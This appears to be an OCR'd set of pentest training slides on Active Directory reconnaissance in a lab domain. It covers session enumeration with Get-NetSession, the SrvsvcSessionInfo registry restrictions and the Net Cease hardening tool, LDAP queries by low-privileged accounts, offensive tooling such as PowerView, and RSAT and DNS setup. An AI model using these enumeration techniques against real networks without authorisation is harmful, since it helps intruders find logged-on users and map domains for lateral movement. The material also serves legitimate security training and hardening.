
- Network sessions’ output tells us from what IP are users connected

- The system that originated the network session should have an interactive user logon!

- Best locations to check network sessions are servers (DCs, fileservers…)



```
C:\>whoami
cap\yamcha

C:\>dir \\ws04.capsule.corp\C$
 Volume in drive \\ws04.capsule.corp\C$ has no label.
 Volume Serial Number is 8437-3D6E

 Directory of \\ws04.capsule.corp\C$

03/09/2019  22:13               305 atlas.exe
01/09/2019  12:02            10.752 GruntStager2.exe
19/03/2019  05:52    <DIR>          PerfLogs
14/09/2019  13:56    <DIR>          Program Files
31/12/2019  11:49    <DIR>          Program Files (x86)
06/01/2020  16:35    <DIR>          Users
31/12/2019  12:49    <DIR>          Windows
03/09/2019  21:32                12 wint3r.txt
               3 File(s)         11.069 bytes
               5 Dir(s)   2.483.687.424 bytes free

C:\>
```



```
PS C:\Users\Goku\Desktop> Get-NetSession -ComputerName ws04


CName        : \\10.10.10.11
UserName     : Yamcha
Time         : 4
IdleTime     : 4
ComputerName : ws04

CName        : \\10.10.10.11
UserName     : Goku
Time         : 0
IdleTime     : 0
ComputerName : ws04



PS C:\Users\Goku\Desktop> whoami
cap\goku
PS C:\Users\Goku\Desktop>
```

Restrictions – Network Sessions

- Older systems allow any Authenticated User!


- By default newer systems only allow Administrators (beginning with Windows 10 version 1607 and Windows Server 2016)

Restrictions – Network Sessions


- Controlled by the following registry key
  - *HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\SrvsvcSessionInfo*

- An administrator can edit the registry key to enforce or relax restrictions
  - Manually or using Net Cease

https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b



```
PS C:\> #Registry Key Information
PS C:\> $key = "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity"
PS C:\> $name = "SrvsvcSessionInfo"
PS C:\>
PS C:\> #Get the Registry Key and Value
PS C:\> $Reg_Key = Get-Item -Path $key
PS C:\> $ByteValue = $reg_Key.GetValue($name, $null)
PS C:\>
PS C:\> #Create a CommonSecurityDescriptor Object using the Byte Value
PS C:\> $Security_Descriptor = New-Object -TypeName System.Security.AccessControl.CommonSecuri
tyDescriptor -ArgumentList $true, $false, $ByteValue, 0
PS C:\>
PS C:\> #Output of the ACL to make it simple to see for document. Use only $Security_Descripto
r.DiscretionaryAcl if you want to see the full ACL!
PS C:\> $Security_Descriptor.DiscretionaryAcl | Select-Object SecurityIdentifier, ACEType | Fo
rmat-Table -AutoSize

SecurityIdentifier       AceType
------------------       -------
S-1-5-3            AccessAllowed
S-1-5-4            AccessAllowed
S-1-5-6            AccessAllowed
S-1-5-11           AccessAllowed
S-1-5-32-544       AccessAllowed
S-1-5-32-547       AccessAllowed
S-1-5-32-549       AccessAllowed
```




S-1-5-11	Authenticated Users	A group that includes all users whose identities were authenticated when they logged on. Membership is controlled by the operating system.

LDAP

LDAP

- By default, any low privileged domain account can query information about almost anything through LDAP

- You just need something to interact with LDAP!




General Offensive Approaches


- Builtin or developed tools that leverage Win32 API (net.exe)
- LDAP tools (ldapsearch, JxExplorer, dsquery)
- .NET (PowerView, SharpView, AD module)
    - .NET DirectorySearcher class [adsisearcher]
    - .NET DirectoryEntry class [adsi]
    - .NET RPC classes

Pentest Recommendation

- Install RSAT and feel at home




```
PS C:\WINDOWS\system32> Get-WindowsCapability -Name RSAT* -Online


Name         : Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0
State        : Installed
DisplayName  : RSAT: Active Directory Domain Services and Lightweight Directory Services Tools
Description  : Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS)
               Tools include snap-ins and command-line tools for remotely managing AD DS and AD LDS on Windows Server.
DownloadSize : 5230239
InstallSize  : 17094851
```




```
PS C:\WINDOWS\system32> Add-WindowsCapability -online -Name "Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0"


Path          :
Online        : True
RestartNeeded : False
```


- If we are already joined to the domain, we are ready to go

What if we are not part of the domain?


Internal Network
CAPSULE.CORP Domain
LDAP



```
Ethernet adapter VMware Network Adapter VMnet3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ed56:15b0:6c65:2c67%9
   IPv4 Address. . . . . . . . . . . : 10.10.10.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```



VMware Network Adapter VMnet3 Properties

Protocolo de Internet versión 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 10 . 10 . 10 . 1

Subnet mask: 255 . 255 . 255 . 0

Default gateway: . . .

○ Obtain DNS server address automatically

● Use the following DNS server addresses:


Preferred DNS server: 10 . 10 . 10 . 5

Alternate DNS server: . . .

□ Validate settings upon exit

1. take care of DNS!

